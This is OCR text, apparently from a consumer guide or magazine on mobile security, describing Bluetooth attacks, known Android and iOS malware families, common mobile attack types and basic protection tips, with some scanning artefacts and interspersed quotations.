
Bada was also developed by Samsung Electronics for its Wave series mobile phones. In 2012, it

was merged with Tizen OS and discontinued in 2013.

Introduction To Mobile Hacking Attacks

Mobile security refers to the measures taken to protect mobile devices, such as smartphones and tablets, from malicious attacks, unauthorised access, and other security threats. With the increasing use of mobile devices for activities such as online banking, shopping, and accessing sensitive information, it is more important than ever to take steps to protect your devices and personal information.

Mobile Security Threat



Rooting & Jailbreaking

Rooting and Jailbreaking are methods used to gain access to the root level of a device's operating system, allowing users to install custom software and make changes to the device that are not possible with a standard setup. While these methods can offer greater flexibility and customization , they can also introduce security risks, such as allowing malware to bypass security measures and access sensitive information.

Bluetooth Attacks On Mobile

Bluetooth is a wireless technology used to transfer data between devices. Bluetooth attacks refer to the security threats that target Bluetooth-enabled devices. These attacks can compromise the privacy and security of the device and its data. There are different types of bluetooth attacks. They are,

1. **Bluejacking:** This is a type of Bluetooth attack that involves sending unsolicited messages to another device. The messages can be anything from harmless messages to malicious code.
2. **Bluesnarfing:** This is a type of Bluetooth attack that involves stealing data from a device. The attacker can access contacts, calendars, and other sensitive information stored on the device.
3. **Bluebugging:** This is a type of Bluetooth attack that involves taking control of a device.The attacker can access and control the device, including making phone calls and sending text messages.
4. **Bluespoofing:** This is a type of Bluetooth attack that involves impersonating another device. The attacker can create a fake device and trick a user into pairing with it.

Mobile Malware

Malware targeted mobiles as early as 2000, even before Android became popular. The first known malware to target mobiles was “Timofonica” which sent SMS messages to GSM capable mobile devices. This malware originated in Spain and it sent messages through the Internet SMS gateway of Movistar mobile operator. Although this virus targeted mobiles, it did not run-on mobiles but PCs.

The designation for first true mobile malware goes to “Cabir” which was designed to infect mobile phones running Symbian OS. After infecting a Symbian phone, Cabin spreads to other Symbian devices using Bluetooth.

In August 2010, a trojan by name ‘Trojan_sms.Android OS.FakePlayer.a” became the first malware to infect Google’s Android operating system. Ikee was the first worm to infect IPhones in 2009. Nowadays, there are multiple malware infecting both Android and Iphone. Some of them are,

TimpDoor


This is a trojan that can steal sensitive information from infected devices. It can also install malicious applications and spread to other devices.TimpDoor Turns Mobile Devices Into Hidden Proxies.

Devices running TimpDoor could serve as mobile backdoors for stealthy access to corporate and home networks because the malicious traffic and payload are encrypted. Worse, a network of compromised devices could also be used for more profitable purposes such as sending spam and phishing emails, performing ad click fraud, or launching distributed denial-of-service attacks.

"The most notable aspect of these discoveries is arguably the number of SSRF vulnerabilities we were able to find with only minimal effort, indicating just how prevalent they are and the risk they pose in cloud environments."
- Orca Researcher Ben Shitrit on vulnerabilities in Microsoft Azure.

FakeInstaller

This is a trojan that disguises itself as a legitimate app and tricks users into installing it. Once instal-led, the trojan can steal sensitive information from the device.


Victim requests an app in fake market
Victim is redirected
Polymorphic APK server provider
Malicious APK is generated
Victim downloads the customized file

Android.FakeInstaller sends SMS messages to premium rate numbers, without the user's consent, passing itself off as the installer for a legitimate application. There is a large number of variants for this malware, and it is distributed on hundreds of websites and fake markets. The spread of this malware increases every day.

"It was the ultimate irony. Hackers get into hacking because they don't want desk jobs -- but all hacking is a desk job." - Meltzer, Brad

Slempo

This is a trojan that uses phishing techniques to steal sensitive information from the infected device. The trojan can also display fake advertisements and download additional malware onto the dev -ice.

JSocket

This is a trojan that opens a back door on the infected device, allowing the attacker to control the device remotely. It can also steal sensitive information and spread to other devices.

The malware is able to remotely control and access microphones and cameras, use a mobile devi -ce 's GPS systems to track victims and both modify and view text messages and phone call data.

The JSocket Trojan tends to spread through e-mail attachments masquerading as invoices, purchase orders and other financial documents which vary depending on the campaign.

To infect mobile devices, the Trojan is loaded into apps downloadable outside of the official Google Play store, as the malicious code requires an Android APK to function.

Gemini

This is a trojan that can steal sensitive information, including bank account credentials and credit card numbers, from the infected device.

""No technology that's connected to the internet is unhackable."
- Abhijit Naskar, The Gospel of Technology

Although iOS is considered to be more secure than Android, there have still been instances of trojans affecting iOS devices. Some of the most famous iOS Trojans are:

KeyRaider

This is a trojan that affects jailbroken iOS devices. It can steal Apple account information and purchase data from the App Store.

It implemented the following malicious behaviors:
Stealing Apple account (user name and password) and device GUID
Stealing certificates and private keys used by Apple Push Notification Service
Preventing the infected device being unlocked by passcode or by iCloud service

XcodeGhost

This is a trojan that affects iOS applications. It can steal sensitive information from the infected device and spread to other devices through the infected application.

The apps that are infected by the XcodeGhost virus can collect information about a device user, and then send encrypted messages off to a remote server through the HTTP protocol. Some of the information that is shared includes:

Infected app's name
Current time
The app's bundle identifier
Network type
Device name and type
Current system language and country

Current device's UUID
Network type

Another risk that is associated with the XcodeGhost malware is that it allows an iOS device to receive commands from an attacker. Such attacks can make the app perform any of the following concerning actions:

Create a fake alert message that can trick a device user to give personal information
Hijack the opening of various URLs based on their scheme. This opens the possibility of exploiting vulnerabilities in iOS and macOS
Read and write data in the user's clip This can be used to get passwords to various accounts.

Pegasus

This is a trojan that can infect an iOS device through a malicious text message or email. It can steal sensitive information and monitor the device's activity.

As of 2016, Pegasus spyware was capable of reading text messages, tracking calls, collecting passwords, location tracking, accessing the target device's microphone and camera, and harvesting information from apps.

The Pegasus spyware is a Trojan horse computer virus that can be sent "flying through the air" to infect cell phones. The NSO Group states that it provides "authorized governments with techno -logy that helps them combat terror and crime."

"Time is what determines security. With enough time nothing is unhackable."
- Aniekee Tochukwu Ezekiel

AceDeceiver

This is a trojan that affects jailbroken iOS devices. It can steal sensitive information, such as Apple account credentials, and spread to other devices.

This malware is able to install itself without an enterprise certificate, unlike previous iOS malware that abused enterprise certificates in order to infect devices. This is also the first iOS malware that exploits design flaws in Apple's DRM protection mechanism, FairPlay, which means that it can infect devices that aren't jailbroken.


Types Of Mobile Hacking Attacks

1. Man-In-The-Middle (MITM) Attack

This type of attack involves an attacker intercepting and altering the communication between two parties. In the context of mobile security, this can happen when an attacker is able to intercept a Wi-Fi signal, allowing them to access and steal sensitive information transmitted over the network.

2. Session Hijacking

This type of attack involves an attacker taking control of a user's active session by stealing their session ID. This can occur when an attacker is able to intercept a user's login credentials, allowing them to access the user's session and sensitive information.



3. Rootkit Attack

Rootkits are malicious software programs that are designed to hide their presence and bypass security measures. They can be particularly dangerous on mobile devices, as they can grant attack -ers full access to your device, allowing them to steal sensitive information and control the device.

4. Ransomware Attack

This type of attack involves an attacker encrypting a user's files and demanding a ransom payment in exchange for the decryption key. On mobile devices, ransomware can be spread thro-ugh infected apps or visiting infected websites, and it can lock down the device and make it diffic-ult for the user to access their sensitive information.

5.SMS Spoofing

This type of attack involves an attacker sending text messages from a fake or spoofed number, tricking the recipient into revealing sensitive information or downloading malware. SMS spoofing can be used for phishing attacks or to spread malware.

"Writing code is one of the most peaceful things one can do if the intentions are right." - Olawale Daniel

6. Ad Fraud

This type of attack involves attackers using bots or malware to artificially inflate the number of clicks or impressions on an ad, resulting in increased revenue for the attacker. Ad fraud can impa-c t both the advertisers and users, as it can result in increased costs and decreased security.

7. BlueBorne Attack

This type of attack involves an attacker exploiting vulnerabilities in the Bluetooth communication protocol to gain access to a device. This can allow an attacker to steal sensitive information, install malware, or take control of the device.

8. Rogue App Attack

This type of attack involves an attacker offering a fake or malicious app, disguised as a legitimate app, in app stores or through third-party sources. When a user downloads the rogue app, it can steal sensitive information, install malware, or take control of the device.

9. Cloud Jacking Attack

This type of attack involves an attacker accessing and stealing sensitive information stored in the cloud, such as contacts, photos, or financial information. Cloud Hackers can gain access to the cloud through unsecured Wi-Fi networks or by exploiting vulnerabilities in the cloud storage servi-ce.

Protecting Your Mobile Device

To protect your mobile device from hacking and malware attacks, it is important to follow some basic security measures. Here are a few tips:

1. **Keep software up to date:** Regular software updates include security patches that fix vulnerabilities in your device. Make sure to regularly check for and install updates for both the operating system and installed applications.
2. **Use strong passwords:** A strong password consists of a combination of letters, numbers, and symbols and should be unique to your device. Avoid using easily guessable passwords such as "1234" or "password".
3. **Be cautious of public Wi-Fi:** Public Wi-Fi networks are often unsecured and can provi-de hackers with an easy way to steal sensitive information. Avoid using public Wi-Fi for financial transactions or entering sensitive information.
4. **Install Security software:** Consider installing antivirus software and a mobile security app to protect your device from malware and hacking attacks.
5. **Avoid downloading from untrusted sources:** Only download apps from trusted app stores, such as the Apple App Store or Google Play Store. Avoid downloading apps from untrusted websites, as they may contain malware.
6. **Be aware of phishing scams:** Be cautious of emails, text messages, or links that ask for sensitive information, such as login credentials or financial information. Always double-check the sender and look for signs of a phishing scam

before providing information.

7. Use Encryption: Encrypting your device's data helps to protect it from theft and unauthorised access.

By following these simple tips, you can help to protect your mobile device from security threats. Remember, being proactive about mobile security can help keep your personal information and data safe.

Protecting Yourself from Deceptive Threats

Social engineering attacks are a common threat in the mobile space, and they involve tricking users into divulging sensitive information or downloading malware. These attacks can take many forms, including phishing scams, vishing (voice phishing), and baiting (leaving a USB drive with malware in a public place).

To protect yourself from social engineering attacks, be cautious of unsolicited emails and phone calls, and never provide sensitive information or download attachments from unknown sources.

Securing Your Mobile Payments

With the increasing popularity of mobile payments, it is important to consider the security risks associated with using your mobile device for financial transactions. Make sure to only use trusted payment apps and avoid entering sensitive information on public Wi-Fi networks. Consider setting up two-factor authentication for an added layer of security, and be sure to regularly monitor your accounts for unauthorised transactions.

"The threat actor uses public cloud storage services such as files[.]fm and failiem[.]lv to host malware, while compromised web servers distribute NjRAT,"
- Trend Micro on Earth Bogle

